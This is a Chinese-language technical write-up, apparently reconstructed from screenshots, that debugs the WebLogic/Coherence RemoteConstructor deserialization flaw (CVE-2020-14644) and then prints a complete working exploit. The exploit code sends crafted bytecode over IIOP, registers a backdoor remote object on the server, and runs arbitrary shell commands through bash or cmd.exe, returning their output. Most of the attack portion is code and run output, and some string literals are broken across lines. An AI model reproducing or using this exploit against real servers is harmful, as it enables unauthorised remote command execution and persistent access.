
```
package org.iiop;

public class test1{
    static {
        System.out.println("success");
    }


}
```

执行代码放在优先级最高的static里。

修改代码：

```
ClassIdentity classIdentity = new ClassIdentity(org.iiop.test1.class);

        ClassDefinition classDefinition = new ClassDefinition(
                classIdentity,
                new byte[]{}

        );
```

definition.getId()终于不是null了。




```
    Remotable<T> instance = (Remotable)definition.createInstance(constructor.getArguments());
    instance.setRemoteConstructor(constructor);
    return instance;
}

protected ClassDefinition registerIfAbsent(ClassDefinition definition) {  definition: "ClassDefinition{id=ClassIdentity{package='org/iiop', baseName='test1'
    assert definition != null;

    ClassDefinition rtn = (ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(), definition);  definition: "ClassDefinition{id=ClassIdentity
    return rtn == null ? definition : rtn;
}

protected Class<? extends Remotable> defineClass(ClassDefinition definition) {
    String sBinClassName = definition.getId().getName();
    String sClassName = sBinClassName.replace( oldChar: '/',  newChar: '.');
    byte[] abClass = definition.getBytes();
    definition.dumpClass(DUMP_REMOTABLE);
    return this.defineClass(sClassName, abClass,  off: 0, abClass.length);
}
```

```
registerIfAbsent:161, RemotableSupport (com.tangosol.internal.util.invoke)
realize:128, RemotableSupport (com.tangosol.internal.util.invoke)
newInstance:122, RemoteConstructor (com.tangosol.internal.util.invoke)
readResolve:233, RemoteConstructor (com.tangosol.internal.util.invoke)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadResolve:1260, ObjectStreamClass (java.io)
readOrdinaryObject:2078, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
deserialize:27, Serializables (org.iiop)
deserialize:22, Serializables (org.iiop)
main:35, App2 (org.iiop)
```

```
definition.getId() = {ClassIdentity@935} "ClassIdentity{package='org/iiop', baseName='test1', version='0BC03FF199F8E95021E1281BDFAAA032'
this = {RemotableSupport@903} "RemotableSupport{parent=sun.misc.Launcher$AppClassLoader@18b4aac2, definitions=[]}"
definition = {ClassDefinition@925} "ClassDefinition{id=ClassIdentity{package='org/iiop', baseName='test1', version='0BC03FF199F8E95(...(显示)
this.f_mapDefinitions = {ConcurrentHashMap@905}  size = 0
```

最终来到



```
    ClassDefinition rtn = (ClassDefinition)this.f_mapDefinitions.putIfAbsent(definition.getId(), definition);
    return rtn == null ? definition : rtn;
}

protected Class<? extends Remotable> defineClass(ClassDefinition definition) {  definition: "ClassDefinition{id=ClassIdentity{package='org/iiop', baseName=
    String sBinClassName = definition.getId().getName();  sBinClassName: "org/iiop/test1$0BC03FF199F8E95021E1281BDFAAA032"
    String sClassName = sBinClassName.replace( oldChar: '/',  newChar: '.');  sClassName: "org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032"  sBinClassName: "or
    byte[] abClass = definition.getBytes();  abClass: {}
    definition.dumpClass(DUMP_REMOTABLE);  definition: "ClassDefinition{id=ClassIdentity{package='org/iiop', baseName='test1', version='0BC03FF199F8E95021E
    return this.defineClass(sClassName, abClass,  off: 0, abClass.length);  sClassName: "org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032"  abClass: {}
}

public String toString() {
    return "RemotableSupport{parent=" + this.getParent() + ", definitions=" + this.f_mapDefinitions.keySet() + '}';
}
}
```

```
defineClass:181, RemotableSupport (com.tangosol.internal.util.invoke)
realize:137, RemotableSupport (com.tangosol.internal.util.invoke)
newInstance:122, RemoteConstructor (com.tangosol.internal.util.invoke)
readResolve:233, RemoteConstructor (com.tangosol.internal.util.invoke)
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadResolve:1260, ObjectStreamClass (java.io)
readOrdinaryObject:2078, ObjectInputStream (java.io)
readObject0:1573, ObjectInputStream (java.io)
readObject:431, ObjectInputStream (java.io)
deserialize:27, Serializables (org.iiop)
deserialize:22, Serializables (org.iiop)
main:35, App2 (org.iiop)
```

```
definition.getId() = {ClassIdentity@826} "ClassIdentity{package='org/iiop', baseName='test1', version='0BC03FF199F8E95021E1281BDFAAA032'
this = {RemotableSupport@825} "RemotableSupport{parent=sun.misc.Launcher$AppClassLoader@18b4aac2, definitions=[ClassIdentity-...(显示)
definition = {ClassDefinition@824} "ClassDefinition{id=ClassIdentity{package='org/iiop', baseName='test1', version='0BC03FF199F8E95(...(显示)
sBinClassName = "org/iiop/test1$0BC03FF199F8E95021E1281BDFAAA032"
sClassName = "org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032"
abClass = {byte[0]@922}
abClass.length = 0
```


definseClass可以通过`https://xz.aliyun.com/t/2272`学习，我们可以看到sClassName已经是test1的值，但是abClass还是byte[0]，按理abClass里面存储的应该是test1的bytes值，所以我们需要想办法把abClass的值改成test1的bytes。一种是反射来修改，一种是看abClass是在哪里复制的。

这里我们采取第二种方法，因为`byte[] abClass = definition.getBytes();`通过可知，abClass是通过definition来赋值的，但是definition我们前面在初始化的时候，只给了类名，没有给bytes，所以我们修改下代码。类的操作可以通过javassist库来进行操作。

代码修改如下：

```
ClassIdentity classIdentity = new ClassIdentity(org.iiop.test1.class);

        ClassPool cp = ClassPool.getDefault();
        CtClass ctClass = cp.get(org.iiop.test1.class.getName());
        ctClass.replaceClassName(org.iiop.test1.class.getName(),
org.iiop.test.class.getName() + "$" + classIdentity.getVersion());
        System.out.println(ctClass.toString());

        ClassDefinition classDefinition = new ClassDefinition(
                classIdentity,
                ctClass.toBytecode()

        );
```


因为之前看到的sClassName是test1$+十六进制，所以要做个replaceClassName的替换操作。
不替换前：



```
public class App2 {
    public static void main(String[] args) throws NotFoundException, IOException, CannotCompileException {

        ClassIdentity classIdentity = new ClassIdentity(org.iiop.test1.class);

        ClassPool cp = ClassPool.getDefault();
        CtClass ctClass = cp.get(org.iiop.test1.class.getName());
        System.out.println(ctClass.toString());

        /*ClassDefinition classDefinition = new ClassDefinition(
                classIdentity,
                ctClass.toBytecode()

        );

        RemoteConstructor remoteConstructor = new RemoteConstructor(
                classDefinition,
                new Object[]{}
        );
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
javassist.CtClassType@7e32c033 public class org.iiop.test1 fields= constructors=javassist.CtConstructor@442d9b6e[public test1 ()V], javassist.CtConstructor@ee7d9f1[static <clinit> ()V],  methods=]

进程已结束,退出代码0
```


替换后：



```java
public class App2 {
    public static void main(String[] args) throws NotFoundException, IOException, CannotCompileException {

        ClassIdentity classIdentity = new ClassIdentity(org.iiop.test1.class);

        ClassPool cp = ClassPool.getDefault();
        CtClass ctClass = cp.get(org.iiop.test1.class.getName());
        ctClass.replaceClassName(org.iiop.test1.class.getName(), newName: org.iiop.test1.class.getName() + "$" + classIdentity.getVersion());
        System.out.println(ctClass.toString());

        /*ClassDefinition classDefinition = new ClassDefinition(
                classIdentity,
                ctClass.toBytecode()

        );

        RemoteConstructor remoteConstructor = new RemoteConstructor(
                classDefinition,
                new Object[]{}
        );
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
javassist.CtClassType@58d25a40[changed public class org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032 fields= constructors=javassist.CtConstructor@15615099[public test1$0BC03FF199F8E95021E1281BDFAAA032 ()

进程已结束,退出代码0
```

运行之后：




```java
        ctClass.replaceClassName(org.iiop.test1.class.getName(), newName: org.iiop.test1.class.getName() + "$" + classIdentity.getVersion());
        System.out.println(ctClass.toString());

        ClassDefinition classDefinition = new ClassDefinition(
                classIdentity,
                ctClass.toBytecode()

        );

        RemoteConstructor remoteConstructor = new RemoteConstructor(
                classDefinition,
                new Object[]{}
        );



        byte[] serialize= Serializables.serialize(remoteConstructor);

        try {
            Serializables.deserialize(serialize);
        } catch (ClassNotFoundException e) {
            e.printStackTrace();
        }
```

```
/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
javassist.CtClassType@58d25a40[changed public class org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032 fields= constructors=javassist.CtConstructor@15615099[public test1$0BC03FF199F8E95021E1281BDFAAA032 ()
success
Exception in thread "main" java.lang.ClassCastException Create breakpoint : org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032 cannot be cast to com.tangosol.internal.util.invoke.Remotable
    at com.tangosol.internal.util.invoke.RemotableSupport.realize(RemotableSupport.java:142)
    at com.tangosol.internal.util.invoke.RemoteConstructor.newInstance(RemoteConstructor.java:122)
    at com.tangosol.internal.util.invoke.RemoteConstructor.readResolve(RemoteConstructor.java:233) <4 internal calls>
    at java.io.ObjectStreamClass.invokeReadResolve(ObjectStreamClass.java:1260)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2078)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
    at org.iiop.Serializables.deserialize(Serializables.java:27)
    at org.iiop.Serializables.deserialize(Serializables.java:22)
    at org.iiop.App2.main(App2.java:41)

进程已结束,退出代码1
```

成功把test1的内容给执行了，但是还有个报错。`org.iiop.test1$0BC03FF199F8E95021E1281BDFAAA032 cannot be cast to com.tangosol.internal.util.invoke.Remotable`没有实现Remotable接口，那就改写下test1。

```java
package org.iiop;

import com.tangosol.internal.util.invoke.Remotable;
import com.tangosol.internal.util.invoke.RemoteConstructor;

public class test1 implements Remotable {
    static {
        System.out.println("success");
    }

    @Override
    public RemoteConstructor getRemoteConstructor() {
        return null;
    }

    @Override
    public void setRemoteConstructor(RemoteConstructor remoteConstructor) {

    }
}
```

最终成功，无报错：



```
App2
/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
success

进程已结束,退出代码0
```

基本框架结束以后，在外面套一个T3协议或者iiop发送出去，即可rce。因为使用的是defineClass所以是可以直接回显的。
这边我直接给出UnicodeSec的利用iiop回显代码，其中有个小bug，我修改了一下一点点代码：
因为他的逻辑是if(iiopCtx.lookup("UnicodeSec") == null)我在测试过程中发现，因为第一次不存在UnicodeSec一定会是报错，导致一直不能进入rebind，一直循环在if这里，所以我采用try的方法，其他代码不变


```java
package org.iiop;

import com.tangosol.internal.util.invoke.ClassDefinition;
import com.tangosol.internal.util.invoke.ClassIdentity;
import com.tangosol.internal.util.invoke.RemoteConstructor;
import javassist.ClassPool;
import javassist.CtClass;
import weblogic.cluster.singleton.ClusterMasterRemote;
import weblogic.jndi.Environment;

import javax.naming.Context;
import javax.naming.NamingException;
import java.rmi.RemoteException;

/**
 * created by UnicodeSec potatso
 */
public class App {
    public static void main(String[] args) throws Exception {
        String text = "                  ___   ___ ___   ___        __ __ _  _
    __ _  _   _  _                     \n" +
                "                    |__ \\ / _ \\__ \\ / _ \\      /_ /_ | || |
/ /| || | | || |                   \n" +
                "   _____   _____     ) | | | | ) | | | |______| || | || |_ / /_|
|| |_| || |_    _____  ___ __  \n" +
                "  / __\\ \\ / / _ \\   / /| | | |/ /| | | |______| || |__   _|
'_ \\__   _|__   _|  / _ \\ \\/ / '_ \\ \n" +
                " | (__ \\ v /  __/  / /_| |_| / /_| |_| |      | || |  | | | (_)
| | |    | |   |  __/>  <| |_) |\n" +
                "  \\___| \\_/ \\___| |____|\\___/____|\\___/       |_||_|  |_|
\\___/  |_|    |_|    \\___/_/\\_\\ .__/ \n" +
                "
                        | |    \n" +
                "
                        |_|    " +
                "                                                       Powered by
UnicodeSec potatso              ";
        System.out.println(text);
        String host = "127.0.0.1";
        String port = "7001";
        String command = "whoami";
        Context iiopCtx = getInitialContext(host, port);
        try{
            iiopCtx.lookup("UnicodeSec");
        }catch (Exception e){
            ClassIdentity classIdentity = new
ClassIdentity(org.iiop.test.class);
            ClassPool cp = ClassPool.getDefault();
            CtClass ctClass = cp.get(org.iiop.test.class.getName());
            ctClass.replaceClassName(org.iiop.test.class.getName(),
org.iiop.test.class.getName() + "$" + classIdentity.getVersion());
            RemoteConstructor constructor = new RemoteConstructor(
                    new ClassDefinition(classIdentity, ctClass.toBytecode()),
                    new Object[]{}
            );
            String bindName = "UnicodeSec" + System.nanoTime();
            iiopCtx.rebind(bindName, constructor);
        }
            executeCmdFromWLC(command, iiopCtx);
    }

    private static void printUsage() {
        System.out.println("usage: java -jar cve-2020-14644.jar host port
command");
        System.exit(-1);
    }

    private static void executeCmdFromWLC(String command, Context iiopCtx)
throws NamingException, RemoteException {
        ClusterMasterRemote remote = (ClusterMasterRemote)
iiopCtx.lookup("UnicodeSec");
        String response = remote.getServerLocation(command);
        System.out.println(response);
    }

    public static Context getInitialContext(String host, String port) throws
Exception {
        String url = converUrl(host, port);
        Environment environment = new Environment();
        environment.setProviderUrl(url);
        environment.setEnableServerAffinity(false);
        Context context = environment.getInitialContext();
        return context;
    }
    public static String converUrl(String host, String port) {
        return "iiop://" + host + ":" + port;
    }


}
```

test的代码:

```
package org.iiop;

import com.tangosol.internal.util.invoke.Remotable;
import com.tangosol.internal.util.invoke.RemoteConstructor;
import weblogic.cluster.singleton.ClusterMasterRemote;

import javax.naming.Context;
import javax.naming.InitialContext;
import java.io.BufferedReader;
import java.io.InputStreamReader;
import java.rmi.RemoteException;
import java.util.ArrayList;
import java.util.List;

public class test implements Remotable, ClusterMasterRemote {


    static {
        try {
            String bindName = "UnicodeSec";
            Context ctx = new InitialContext();
            test remote = new test();
            ctx.rebind(bindName, remote);
            System.out.println("installed");
        } catch (Exception var1) {
            var1.printStackTrace();
        }
    }

    public test() {

    }

    @Override
    public RemoteConstructor getRemoteConstructor() {
        return null;
    }

    @Override
    public void setRemoteConstructor(RemoteConstructor remoteConstructor) {

    }

    @Override
    public void setServerLocation(String var1, String var2) throws
RemoteException {

    }
```

```java
    @Override
    public String getServerLocation(String cmd) throws RemoteException {
        try {

            boolean isLinux = true;
            String osTyp = System.getProperty("os.name");
            if (osTyp != null && osTyp.toLowerCase().contains("win")) {
                isLinux = false;
            }
            List<String> cmds = new ArrayList<String>();

            if (isLinux) {
                cmds.add("/bin/bash");
                cmds.add("-c");
                cmds.add(cmd);
            } else {
                cmds.add("cmd.exe");
                cmds.add("/c");
                cmds.add(cmd);
            }

            ProcessBuilder processBuilder = new ProcessBuilder(cmds);
            processBuilder.redirectErrorStream(true);
            Process proc = processBuilder.start();

            BufferedReader br = new BufferedReader(new
InputStreamReader(proc.getInputStream()));
            StringBuffer sb = new StringBuffer();

            String line;
            while ((line = br.readLine()) != null) {
                sb.append(line).append("\n");
            }

            return sb.toString();
        } catch (Exception e) {
            return e.getMessage();
        }
    }
}
```

第一次发送会报错，因为在rebind，第二次就会回显：



```
/Library/Java/JavaVirtualMachines/jdk1.8.0_211.jdk/Contents/Home/bin/java ...
                ___   ___ ___   ___       __ __ _  _     __ _  _   _  _
               |__ \ / _ \__ \ / _ \     /_ /_ | || |   / /| || | | || |
  _____   _____   ) | | | | ) | | | |______| || | || |_ / /_| || |_| || |_   _____  ___ __
 / __\ \ / / _ \  / /| | | |/ /| | | |______| || |__   _| '_ \__   _|__   _| / _ \ \/ / '_ \
| (__ \ V /  __/ / /_| |_| / /_| |_| |      | || |  | | | (_) | | |    | |  |  __/>  <| |_) |
 \___| \_/ \___| |____|\___/____|\___/       |_||_|  |_|  \___/  |_|    |_|   \___/_/\_\ .__/
                                                                                       | |
                                                                                       |_|                                   Powered by UnicodeSec potatso
ph4nt0mer


进程已结束,退出代码0
```

